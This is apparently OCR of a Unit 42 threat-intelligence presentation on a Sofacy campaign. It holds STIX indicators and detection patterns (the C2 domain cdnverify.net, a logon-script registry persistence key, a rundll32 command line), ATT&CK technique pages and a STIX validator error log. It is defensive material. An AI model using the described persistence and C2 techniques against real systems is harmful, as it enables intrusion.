
Live at https://pan-unit42.github.io/playbook_viewer/

>>> RECON

Identify business relationships

>>> RECON

Identify business relationships



>>> WEAPONIZATION

Acquire and/or use 3rd party infrastructure services	Install and configure hardware, network, and systems	Buy domain name
Obtain/re-use payloads	Remote access tool development	Create custom payloads

>>> WEAPONIZATION

Acquire and/or use 3rd party infrastructure services	Install and configure hardware, network, and systems	Buy domain name
Obtain/re-use payloads	Remote access tool development	Create custom payloads

Newly registered domain

domain-name:value = 'cdnverify.net'

>>> DELIVERY

Spear phishing messages with malicious attachments

Conduct social engineering or HUMINT operation

>>> DELIVERY

Spear phishing messages with malicious attachments

Conduct social engineering or HUMINT operation

email:subject = 'Upcoming Defense events February 2018'

file:name = 'Upcoming Events February 2018.xls'


file:hashes.'SHA-256' = 'cb85072e6ca66a29cb0b73659a0fe5ba2456d9ba0b52e3a4c89e86549bc6e2c7'

>>> EXPLOITATION

Authorized user performs requested cyber action

>>> EXPLOITATION

Authorized user performs requested cyber action



>>> INSTALLATION

Obfuscate or encrypt code	Rundll32	Scripting	Software Packing

Hidden Files and Directories	Logon Scripts	Process Injection

>>> INSTALLATION

Obfuscate or encrypt code	Rundll32	Scripting	Software Packing
Hidden Files and Directories	**Logon Scripts**	Process Injection	

Tool uses UserInitMprLogonScript key to run a batch script for persistence

```
windows-registry-key:key = 'HKCU\\Environment\\UserInitMprLogonScript' AND
windows-registry-key:values[*].data LIKE '%cdnver.bat%'
```

>>> COMMAND AND CONTROL

Standard Application Layer Protocol	Data Encoding	Remote File Copy

>>> COMMAND AND CONTROL

Standard Application Layer Protocol	Data Encoding	Remote File Copy

SofacyCarberp uses HTTPS for C2

domain-name:value = 'cdnverify.net'

>>> ACT ON OBJECTIVES

Automated Collection	Clipboard Data	Screen Capture
File and Directory Discovery	Process Discovery	System Network Configuration Discovery

Feb 2018

Recon	Weaponize	Delivery	Exploit	Install	C&C	Act on Obj.
Identify business relationships	Acquire and/or use 3rd party infrastructure services	Conduct social engineering or HUMINT operation	Authorized user performs requested cyber action	Hidden Files and Directories	Remote File Copy	Process Discovery
	Remote access tool development	Spear phishing messages with malicious attachments		Process Injection	Data Encoding	Automated Collection
	Install and configure hardware, network, and systems			Rundll32	Standard Application Layer Protocol	Screen Capture
	Obfuscate or encrypt code			Software Packing		Clipboard Data
	Obtain/re-use payloads			Scripting		System Network Configuration Discovery
	Buy domain name					File and Directory Discovery
	Create custom payloads					Logon Scripts

Mar 2018

Recon	Weaponize	Delivery	Exploit	Install	C&C	Act on Obj.
Acquire OSINT data sets and information	Host-based hiding techniques	Spear phishing messages with malicious attachments	Authorized user performs requested cyber action		Custom Cryptographic Protocol	System Information Discovery
Obtain templates/branding materials	Misattributable credentials		Confirmation of launched compromise achieved		Standard Application Layer Protocol	
	Obtain/re-use payloads				Commonly Used Port	
	Buy domain name					
	Create custom payloads					

CHALLENGES

Standard Application Layer Protocol

Adversaries may communicate using a common, standardized application layer protocol such as HTTP, HTTPS, SMTP, or DNS to avoid detection by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are RPC, SSH, or RDP.

Contents [hide]

Standard Application Layer Protocol

Technique

ID	T1071
Tactic	Command and Control
Platform	Linux, macOS, Windows
Data Sources	Packet capture, Netflow/Enclave netflow, Process use of network, Malware reverse engineering, Process monitoring
Requires Network	Yes

Examples

- APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims. Later implants such as CHOPSTICK use a blend of HTTP and other legitimate channels, depending on module configuration.[1]
- APT32 has used JavaScript that communicates over HTTP or HTTPS to attacker controlled domains to download additional frameworks.[2]
- APT34 malware often uses HTTP and DNS for C2. The group has also used the Plink utility and other tools to create tunnels to C2 servers.[3]
- BRONZE BUTLER malware has used HTTP for C2.[4]
- FIN6 used the Plink command-line utility to create SSH tunnels to C2 servers.[5]
- A Gamaredon Group file stealer can communicate over HTTP for C2.[6]
- A Lazarus Group malware sample conducts C2 over HTTP.[7]
- Magic Hound malware has used HTTP and IRC for C2.[8]
- OilRig has used HTTP and DNS for C2.[9]
- Stealth Falcon malware communicates with its C2 server via HTTPS.[10]
- 3PARA RAT uses HTTP for command and control.[11]
- 4H RAT uses HTTP for command and control.[11]
- ADVSTORESHELL connects to port 80 of a C2 server using Wininet API.[12]
- BACKSPACE uses HTTP as a transport to communicate with its command server.[13]
- BADNEWS establishes a backdoor over HTTP.[14]
- BBSRAT uses GET and POST requests over HTTP or HTTPS for command and control to obtain commands and send ZLIB compressed data back to the C2 server.[15]
- BUBBLEWRAP can communicate using HTTP or HTTPS.[16]
- BlackEnergy communicates with its C2 server over HTTP.[17]
- Various implementations of CHOPSTICK communicate with C2 over HTTP, SMTP, and POP3.[18]
- has exfiltrated data in HTTP POST headers.[19]
- CORESHELL can communicate over HTTP, SMTP, and POP3 for C2.[1][20]
- The Carbanak malware communicates to its command server using HTTP with an encrypted payload.[21]

Execution through API

Adversary tools may directly use the Windows application programming interface (API) to execute binaries. Functions such as the Windows API CreateProcess will allow programs and scripts to start other processes with proper path and argument parameters.[1]

Additional Windows API calls that can be used to execute binaries include:[2]

- CreateProcessA() and CreateProcessW(),
- CreateProcessAsUserA() and CreateProcessAsUserW(),
- CreateProcessInternalA() and CreateProcessInternalW(),
- CreateProcessWithLogonW(), CreateProcessWithTokenW(),
- LoadLibraryA() and LoadLibraryW(),
- LoadLibraryExA() and LoadLibraryExW(),
- LoadModule(),
- LoadPackagedLibrary(),
- WinExec(),
- ShellExecuteA() and ShellExecuteW(),
- ShellExecuteExA() and ShellExecuteExW()

Execution through API

Technique

ID	T1106
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator, SYSTEM
Data Sources	API monitoring, Process monitoring
Supports Remote	No
Contributors	Stefan Kanthak

Contents [hide]

Examples

- ADVSTORESHELL is capable of starting a process using CreateProcess.[3]
- BADNEWS has a command to download an .exe and execute it via CreateProcess API.[4]
- Cobalt Strike's "beacon" payload is capable of running shell commands without `cmd.exe` and PowerShell commands without `powershell.exe`.[5]
- PlugX can use the Windows API function CreateProcess to execute another process.[6]
- XAgentOSX contains the execFile function to execute a specified file on the system using the NSTask:launch method.[7]

Mitigation

Mitigating specific API calls will likely have unintended side effects, such as preventing legitimate software from operating properly. Efforts should be focused on preventing adversary tools from running earlier in the chain of activity and on identifying subsequent malicious behavior. Audit and/or block potentially malicious software by using whitelisting[8] tools, like AppLocker,[9][10] or Software Restriction Policies[11] where appropriate.[12]

Detection

Monitoring API calls may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances, since benign use of Windows API functions such as CreateProcess are common and difficult

Use of Open Source Tools

Authorized user performs requested cyber action

DEPRECATION WARNING

This technique has been deprecated. Please see ATT&CK's Initial Access and Execution tactics for replacement techniques.

Authorized user performs requested cyber action	
Technique	
ID	PRE-T1163
Tactic	Compromise

Definition

Clicking on links in email, opening attachments, or visiting websites that result in drive by downloads can all result in compromise due to users performing actions of a cyber nature.[1]

Difficulty for the Adversary

Easy for the Adversary (Yes/No): Yes

Explanation: Users unwittingly click on spearphishing links frequently, despite training designed to educate about the perils of spearphishing.


Detection

Detectable by Common Defenses (Yes/No/Partial): Yes

Explanation: Some environments have anti-spearphishing mechanisms to detect or block the link before it reaches the user.

References

1. ^ ↑ PETER BRIGHT. (2011, February 15). Anonymous speaks: the inside story of the HBGary hack. Retrieved March 9, 2017.


OASIS
STIX™ Version 2.0. Part 1: STIX Core Concepts
Committee Specification 01
19 July 2017
Specification URIs
This version:
(Authoritative)
Previous version:
core.docx (Authoritative)
core.html
core.pdf
Latest version:
core.docx (Authoritative)
core.html
core.pdf
Technical Committee:
OASIS Cyber Threat Intelligence (CTI) TC
Chair:
Richard Struse (Richard.Struse@HQ.DHS.GOV), DHS Office of Cybersecurity and Communications (CS&C)
Editors:
Bret Jordan (bret_jordan@symantec.com), Symantec Corp.
Rich Piazza (rpiazza@mitre.org), MITRE Corporation
John Wunder (jwunder@mitre.org), MITRE Corporation
Additional artifacts:

71 PAGES!

Cyber Observable Objects…


HTTP Request Extension 

HTTP Response Extension 

Content-Disposition: attachment; filename=default.bat

==


artifact:payload_bin LIKE '%Q29udGVudC1EaXNwb3NpdGlvbjog..
..YXR0YWNobWVudDsgZmlsZW5hbWU9ZGVmYXVsdC5iYXQ=%'


oasis-open / cti-python-stix2
Watch 22
Star 61
Fork 24
Code
Issues 19
Pull requests 1
Projects 0
Wiki
Insights
BROKEN
Branch: master
cti-python-stix2 / stix2 / patterns.py
docs
Merge pull request #203 from oasis-open/200-filter-contains
26 days ago
examples
GH-188: WIP: Converting all IDs to be valid UUID v4.
a month ago
stix2
Merge pull request #204 from oasis-open/refactor-properties
26 days ago
oasis-open / cti-pattern-validator
Code
Issues 2
Pull requests 0
Projects 0
Wiki
Insights
Branch: master
cti-pattern-validator / stix2patterns / pattern.py
setup.py
Update setup.py to include taxii2-client as an extra dependency
4 months ago

```
$ python test_pattern.py '%\AppData\Local\cdnver.dll",#1'
Traceback (most recent call last):
  File "test_pattern.py", line 7, in <module>
    indicator = Indicator(name="test",pattern=[s_pattern],labels=["malicious-activity"])
  File "/usr/local/lib/python2.7/site-packages/stix2/base.py", line 121, in __init__
    self._check_property(prop_name, prop_metadata, setting_kwargs)
  File "/usr/local/lib/python2.7/site-packages/stix2/base.py", line 57, in _check_property
    raise InvalidValueError(self.__class__, prop_name, reason=str(exc))
stix2.exceptions.InvalidValueError: Invalid value for Indicator 'pattern': FAIL: Error found at line 1:1. mismatched input
"process:command_line LIKE \'%\\AppData\\Local\\cdnver.dll",#1\'" expecting {IdentifierWithoutHyphen, IdentifierWithHyphen, '('}
```

ERROR

```
$ python test_pattern.py '%\AppData\Local\cdnver.dll,#1'
{
    "type": "indicator",
    "id": "indicator--8da87a70-ddef-4c55-8553-192d7fed04d7",
    "created": "2018-10-18T14:11:44.676Z",
    "modified": "2018-10-18T14:11:44.676Z",
    "name": "test",
    "pattern": "[\"process:command_line LIKE '%\\\\AppData\\\\Local\\\\cdnver.dll,#1'\"]",
    "valid_from": "2018-10-18T14:11:44.676055Z",
    "labels": [
        "malicious-activity"
    ]
}
```




Available at

https://mitre.github.io/attack-navigator/enterprise/

THANK YOU

paloalto NETWORKS

@Unit42_Intel @r0bf4lc



Blog researchcenter.paloaltonetworks.com/unit42/

Playbook viewer https://pan-unit42.github.io/playbook_viewer/